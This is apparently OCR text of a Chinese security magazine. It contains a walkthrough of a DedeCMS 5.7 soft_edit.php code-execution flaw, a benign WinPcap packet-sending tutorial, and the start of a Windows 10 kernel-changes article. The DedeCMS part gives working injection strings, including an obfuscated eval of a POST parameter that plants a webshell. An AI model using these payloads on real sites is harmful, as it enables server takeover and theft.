

图 8 访问被破解站点目标

DeDeCMS soft_edit.php 远程代码执行漏洞分析与利用

文/图 赵显阳

DedeCms 是一套开源的内容发布系统，20140228 更新版本存在远程代码执行漏洞，成功利用该漏洞的攻击者，能执行任意 PHP 代码。

要成功利用该漏洞需要前台普通会员权限，漏洞文件为 soft_edit.php 文件，关键代码如下：

```
if(!preg_match("#[_=&///?\.a-zA-Z0-9-]+$#i", $softurl))
```

```
{
  ShowMsg("确定软件地址提交正确!", "-1");
  exit;
}
```

上面的一行正则能匹配任意字符，所以走不到 showMsg()这里。编写代码来测试一下，下面是我写的 PHP 代码，文件名为 preg_match.php。

```
<?php
$softurl='http://www.isafe.cc/';
if(!preg_match("#[_=&///?\.a-zA-Z0-9-]+$#i", $softurl)){
print "不能往下执行，退出";
}
else
{
print "可以匹配，漏洞触发";
}
?>
```

执行 preg_match.php，效果如图 1 所示。



图 1

用浏览器打开：http://test.isafe.cc:2217/DedeCMS_GBK_5.7/， 然后注册会员，如图 2 所示。

图 2

注册成功会转到会员中心，在内容中心栏目->软件中，可以上传一个软件，如图 3 所示。

图 3

上传任意一个软件，点击“修改”，修改“软件地址 1”为 http://www.isafe.cc}x{/dede:link}{dede:a text\'=x']=0;eval(chr(101).chr(118).chr(97).chr(108).chr(40).chr(34).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).chr(91).chr(99).chr(93).chr(59).chr(34).chr(41).chr(59));// }xxxx{/dede:a}{dede:link}，如图 4 所示。

图 4

提交后在 data\tplcache\目录下会生成一个 inc 文件，如图 5 所示。



图 5

文件 4e1756b17370bd7e1c9c4fac86068d62.inc8ed5b5c7ac50306d.inc 的代码如下：

```
<?php
$z[0]=Array("link"," http://www.isafe.cc}x",0,61);
$z[0][4]['text']="本地下载";
$z[1]=Array("a","xxxx",61,260);
$z[1][4]['text\']="x']=0;eval(chr(101).chr(118).chr(97).chr(108).
chr(40).chr(34).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).
chr(91).chr(99).chr(93).chr(59).chr(34).chr(41).chr(59));//";
$z[2]=Array("link"," ",260,284);
?>
```

可以看到我们提交的代码已经存在了。Dedecms 会在{dede:a text'=x']=0;eval 中的 x 之前加个“”，所以要想办法闭合引号。

http://www.isafe.cc}x{/dede:link}{dede:a text'=x']=0;phpinfo();// }xxxx{/dede:a}{dede:link}xxx

在 GPC 为 On 和 Off 下，情况是不同的。下面来研究 magic_quotes_gpc=Off 下的情况，需要修改“text' =x' ”为“text\\=x' ”，这是因为在代码执行时，进行了转化，转化为了“$z[1][4]['text']='x']=0;”。

上面的代码无法闭合 text 后面的单引号，这个单引号是 dedecms 自动加上的，所以用“\' ”，系统认为这个是转义字符，从而闭合了。那么如何构造一个“\' ”字符呢？只需要在“软件地址 1”里填入 http://www.isafe.cc}x{/dede:link}{dede:a text\\=x']=0;phpinfo();// }xxxx{/dede:a}{dede:link}xxx 就可以了，就是在 text 后加入 2 个斜杠“\\”，最后代码 phpinfo()会被执行，如图 6 所示。



图 6

下面再看看 magic_quotes_gpc=On 的时候，如何执行任意代码。Text 后去掉一个斜杠，变为“http://www.isafe.cc}x{/dede:link}{dede:a text\=x']=0;phpinfo();// }xxxx{/dede:a}{dede:link}xxx”，代码执行就成功了。

我写了一个工具“dedecms 5.7 member/soft_edit.php 代码执行漏洞”，利用效果如图 7 和图 8 所示。这样一来，利用这个漏洞就简单多了。

图 7



图 8

（完）

隐藏在数据包背后的秘密

文/图 xfeng

在谍战片中，我们经常会看到特工人员发送秘密的情报，用于判断最新的军事局面。在网络应用中，网络安全管理人员也经常需要向网络发送原始数据包，用于分析网络存在的各种问题。例如，在网络测试中分析接收端软件接收数据包的性能，就需要了解达到多大网络流量时软件将会出现丢失数据包的现象。在这种情况下，就需要人为的生成不同的网络流量来测试软件的性能指标了。

比如，为了测试网络的传输性能，我们可能还需要生成网络的峰值流量，即接近网卡带宽极限的流量。例如 100Mbits/s 的网卡需要发送 99.8Mbits/s 的流量。在某些情况下还可能会要求在特定时间段内生成恒定的网络流量，如连续生成 50Mbits/s 的网络流量两个小时。甚至有时候还需要严格控制每个数据包发送的时间间隔，如每 200us 向网络发送一个数据包。诸如此类的要求，是通过操作系统所提供的 Socket 方式无法有效实现的，但通过使用 WinPcap 库提供的数据包发送功能，则可很容易地满足这些要求。

在接下来的内容中，我们将演示一些使用 WinPcap 发送数据包的实例，同时结合 WinPcap 源代码，对网络分析中如何设计与实现灵活高效率的数据包发送功能进行详细的分析。

发送数据包的基础知识

在网络分析中，要灵活高效率地发送数据包在设计与实现上存在着如下主要难点：需要有非常高的网络流量，以及极高的网络带宽利用率；对于同步发送方式，需要有精准的时间控制；由于数据包的发送过程贯穿于用户空间与内核空间，所以还需要有效地提高交互效率；需要给用户提供齐备的机制，才能使用户灵活使用所提供的功能。因此，需要有一些技巧来克服以上困难。

1．发送数据包的几种方式

针对不同的应用情况，WinPcap 提供了下列四种方式来把原始数据包发送到网络中。

- ✧ 第一种方式：每次发送一个数据包一次。
- ✧ 第二种方式：每次发送一个数据包，但在内核中重复发送多于一次，需要预先设定次数。
- ✧ 第三种方式：每次发送一个发送队列（发送队列是一个容器，它能容纳不同数量的数据包），并根据每个数据包的时间戳严格按顺序发送各数据包（称为同步方式）。；
- ✧ 第四种方式：每次发送一个发送队列，但不根据每个数据包的时间戳发送各数据包，而是尽可能快速地发送各数据包（称为异步方式）。

2．常见的函数说明

为了使用户能够顺利完成数据包的发送任务，在 WinPcap 的库 wpcap.dll 中提供了下列函数，用户可以很方便地使用它们。

```
int pcap_sendpacket(pcap_t *p,u_char *      buf,int size);
```

函数发送单个原始数据包一次或多次

```
pcap_send_queue* pcap_sendqueue_alloc(u_int memsize);
```

函数分配一个发送队列

```
int pcap_sendqueue_queue(pcap_send_queue *queue,
const struct pcap_pkthdr *pkt_header,
const u_char *pkt_data);
```

函数把一个原始数据包添加到 queue 参数所指定的发送队列的尾部

```
u_int pcap_sendqueue_transmit(pcap_t *p,
pcap_send_queue *queue,int sync)；
```

函数发送一个数据包队列到网络

```
void pcap_sendqueue_destroy(pcap_send_queue *queue);
```

函数释放与一个发送队列相关的所有资源

这里重点分析一下单个数据包的发送函数。如果设置为只发送一次，那么每调用一次 pcap_sendpacket 函数，就会发送单个原始数据包一次。该函数的原型如下：

```
int pcap_sendpacket(pcap_t *p, const u_char *buf, int size)
```

其中，参数 p 用来发送数据包的一个 pcap_t 类型描述符（可通过 pcap_open 函数获得该描述符），参数 buf 包含所要发送数据包的内容（包含数据包的协议头），参数 size 是 buf 所指缓冲区的大小，也就是所要发送的数据包的大小。另外，无须在数据包中包含 MAC 的 CRC 校验字段，它是由网络接口驱动程序计算并添加的。函数 pcap_sendpacket 如果执行成功则返回 0，否则返回-1。

该函数的具体实现如下：

```
int pcap_sendpacket(pcap_t *p, const u_char *buf, int size)
{
    if (p->inject_op(p, buf, size) == -1)
        return (-1);
    return (0);
}
```

数据包发送实例详解

为了更好地理解在网络分析中如何根据实际要求发送数据包，我们使用 WinPcap 所提供的函数来演示各种发送方式，同时还分别提供了典型的使用示例程序与简单的测试结果。

1．发送单个数据包

WinPcap 发送单个数据包的实现主要依赖于 wpcap.dll 库中的 pcap_sendpacket 函数，而该函数主要依赖于 Packet.dll 库所提供的 PacketSendPacket 函数，不过，最终的数据包发送是在内核空间的 NPF_Write 函数中调用 NDIS 库的 NdisSend 函数完成的。下面的代码将演示如何通过 WinPcap 提供的 pcap_sendpacket 函数发送单个数据包一次。

```
/*生成数据包的函数*/
```

```
void gen_packet(unsigned char *buf,int len);

int main()
{
/*获得系统的网络适配器设备列表，并选择一个的适配器设备，打开它*/
 …

/*发送数据包*/

 //生成数据包
 int packetlen=100;   //数据包长度为 100 字节
 unsigned char *buf= (unsigned char *)malloc(packetlen);
 memset(buf,0x0,packetlen);
 gen_packet(buf,packetlen); //获得生成的数据包，长度为 packetlen

//开始数据包发送
 if ( (ret=pcap_sendpacket(adhandle,buf,packetlen))==-1)
 {
//发送失败，释放资源，程序返回
       …
            return -1;
 }
  /*
*释放资源，
*包括关闭打开的适配器，释放适配器设备列表，释放存储待发数据包的内存
*/
…
      return 0;
}
```

此示例程序在打开了合适的网络适配器后，为了存储数据包，会执行内存分配并清零。然后调用 gen_packet 函数生成一个数据包，该数据包的长度为 100 个字节。最后调用 WinPcap 库的 pcap_sendpacket 函数把该数据包发送到网络上。

其中 gen_packet 函数负责生成数据包，其参数 buf 用来保存所生成数据包的内容，len 为要求生成的数据包的长度。函数 gen_packet 的具体实现如下：

```
void gen_packet(unsigned char *buf,int len)
{
       int i=0;

       //给数据包的第 0 到 5 字节填充目标 MAC 地址:01:01:01:01:01:01
       for (i=0;i<6;i++)
       {
            buf[i]=0x01;
```

```
        }

        //给数据包的第 6 到 11 字节填充源 MAC 地址:02:02:02:02:02:02
        for (i=6;i<12;i++)
        {
            buf[i]=0x02;
        }

        //给数据包的第 12 到 13 字节填充协议标识 0xcd，无任何实际意义
        buf[12]=0xc;
        buf[13]=0xd;

        //从第 14 字节开始填充数据包内容，从 0 开始递增，添数
        for(i=14;i<len;i++)
        {
            buf[i]=i-14;
        }
}
```

在上面的示例程序中使用了下列代码生成待发的数据包，数据包长度为 100 字节：

```
//数据包长度为 100 字节
int packetlen=100;
//分配内存
 unsigned char *buf= (unsigned char *)malloc(packetlen);
//内存清零
 memset(buf,0x0,packetlen);
//生成数据包
 gen_packet(buf,packetlen);
```

代码最终生成的数据包内容如图 1 所示。



图 1 生成的数据包

换句话说，在网络上实际接收到的数据包内容也应该与此相同。我们使用 Wireshark 工具来接收该示例程序所发送的数据包，实验结果如图 2 所示。



图 2 Wireshark 所接收的数据包

从图 2 可见，其所接收的数据包与图 1 一致，这表示示例代码是正确的。

2．重复发送单个数据包

在发送单个数据包的实现中，每发送一个数据包，用户空间的应用程序就需要一次 WriteFile 系统调用，以便通过内核驱动程序执行数据包的发送。而这会导致网络数据包的发送效率不太高。正因为如此，为了满足生成大的网络流量、高网络带宽利用率的需要，WinPcap 提供了使用一次 WriteFile 系统调用就能把单个数据包重复发送多次的功能。该重复发送的功能是在内核中实现的，由于上下文切换的负载不再出现，因此性能得到了显著性的提升，所以数据包的发送效率非常高。不过该功能只能对数据包内容进行简单的、机械性的重复。该功能通过用户空间的应用程序设置单个数据包重复发送的次数来实现。例如设为 1000，那么，应用程序发送的每个原始数据包，在内核驱动程序中都将会重复发送 1000 次。如果是测试，就可使用该特性生成高速网络流量。

注意，目前只在 Packet.dll 库中提供了辅助接口函数 PacketSetNumWrites 来实现重复发送功能，而在 wpcap.dll 库中并没有对应的函数。

接下来将演示如何在内核中重复发送单个数据包。其实很简单，在[send 工程]的源文件 main.cpp 中添加下面的代码即可。

```
#include <pcap-int.h>

/*调用 Packet.dll 库提供的 PacketSetNumWrites 函数设置重复发送次数*/
//重复 50 次
PacketSetNumWrites((LPADAPTER)(adhandle->adapter),50);
```

因为 wpcap.dll 库中并没有提供设置重复发送次数的函数，所以此处只能调用 Packet.dll 库提供的 PacketSetNumWrites 函数来设置相应的值。运行示例程序，用 Wireshark 工具接收示例程序所发送的数据包，其结果如图 3 所示。



图 3 Wireshark 所接收的数据包

从图 3 可以看出，数据包的确重复发送了 50 次，而且数据包的内容也与图 1 一致，可见示例代码是正确的。

发送数据包的性能测试与分析

为了更好验证上面的发送过程，我们使用 WinPcap 提供的不同发送方式，来测试不同发送方式之间的区别。测试的基本过程是：在发送方连续发送 10 万个长度为 1514 个字节的数据包，同时在发送方监视 CPU 占用率、统计网络流量与每个数据包之间的平均时间间隔。

1. 测试一：单次发送数据包的重复调用

可通过对 pcap_sendpacket 函数多次重复调用，来实现多次发送数据包的功能，主要实现代码如下。

```
for(int i=0;i<sendtimes;i++)//循环，实现多次重复发送
{
//获得生成的数据包，长度为 max_packet_len
gen_packet(buf,max_packet_len,i);
//发送数据包
        if ( (ret=pcap_sendpacket(adhandle,buf,max_packet_len)) ==-1)
        {
            //发送失败
...
            return -1;
        }
}
```

其中函数 gen_packet 的原型如下：

```
void gen_packet(unsigned char *buf, int len, int order)
```

数 order 用来设置需要生成数据包的序号。

发送时使用如下命令，从而把长度为 1514 字节的数据包重复发送十万次。

send.exe 100000

接收方的数据包捕获如图 4 所示，所接收的每个数据包之间的平均时间间隔为 202.22us。



图 4 接收方接收的数据包

2. 测试二：重复发送单个数据包

通过调用pcap_set_num_write函数，实现对同一个数据包重复多次发送的功能，主要实现代码如下。

```
/*设置重复发送次数*/
    pcap_set_num_write(adhandle,sendtimes);
    /* 开始数据包发送*/
    int max_packet_len=1514;
    unsigned char *buf=(unsigned char *)malloc(max_packet_len);
    memset(buf,0x0,max_packet_len);
/*获得生成的数据包*/
    gen_packet(buf,max_packet_len);

    if ( (ret=pcap_sendpacket(adhandle,buf, max_packet_len)) ==-1)
```

```
    {
        //发送失败
...
        return -1;
    }
free(buf);
```

其中函数 gen_packet 的原型如下：

```
void gen_packet(unsigned char *buf,int len)
```

其中，参数 buf 用来存储生成的数据包内容；参数 len 用来设置需要生成数据包的长度。发送时使用如下命令，从而把长度为 1514 个字节的数据包重复发送 10 万次。

```
send_n_wpcap.exe 100000
```

接收方的数据包捕获如图 6 所示，所接收的每个数据包的平均时间间隔为 123.27us。



图 6 接收方的数据包统计

从测试数据可以看出，第二种方式(重复发送单个数据包)所占用的发送方的 CPU 很少，发送速度快，生成的的网络流量很大。不过，该方式的缺点就是无法给数据包本身添加数据包是否掉包的判断依据(如数据包的序号)。

通过上面的完整过程演示，对发送数据包的过程及特点进行了详细的分析，同时也

进行了性能测试与分析。整个过程的梳理，对于网络安全防范也将有很好的启示作用，尤其可以帮助读者对这些不同的方式具有定量的认识，从而在应用中选择合适的策略，真正做到举一反三。

初探 Windows 10 系统内核变化

文/ zc

2014 年 9 月 30 日，旧金山——微软公司首次公开了下一代操作系统 Windows 10，并且于 10 月 1 日提供了适用于 PC 的早期技术预览版下载。此次 Windows 10 系统最吸引人的地方在于，它提供了跨平台的支持，从 Xbox 到 PC、手机、平板和其它电子设备。另外，微软还将打通现有的应用商店，开发者只要写一个应用，就能轻松地将其部署到不同类型的设备上，这对于当前 Windows Phone 匮乏的生态系统将极有益处。

Windows 10 技术预览版发布后，我第一时间将系统从 Windows 8.1 升级到了 Windows 10。在这里，我不想去评论新的开始菜单及其他使用体验，这种评测文章俯拾皆是，基于我们内核研究者与黑防杂志的定位，我更想评测一下新系统的内核变化，展望一下安全软件与 Rootkit 怎样在新战场上“开疆拓土”。

安装完成后（保留设置与安装软件的升级），给我的第一印象不是开始菜单，而是原系统中运行正常的 360 安全卫士和无线网卡皆不能正常运行了，这说明内核的变化导致了驱动不能在新系统中正常运行，所以我们还是很有必要去探索一下。

首先说一下调试方法。我的习惯是在 Windows XP 虚拟机中使用 Windbg 进行本地调试；在 Windows 7/8 虚拟机中使用 VirtualKD+Windbg 进行双机调试。对于崭新的 Windows 10 系统，我选择了最稳妥的方式，即在虚拟机中添加一个串口进行调试，不懂的朋友请自行上网搜索。值得一提的是，需要注意虚拟机默认的打印机已经占用了一个串口，我的方法是先删除这个打印机再添加串口。本文所有的调试信息均来自 Windows 10 系统，为节约版面，只刊登出部分调试信息，我随文附送了一个文本文档，里面包含完整的调试信息。我们将调试结果与 Windows 7 系统相比较，因为大多数用户将从 Windows 7 升至 Windows 10。

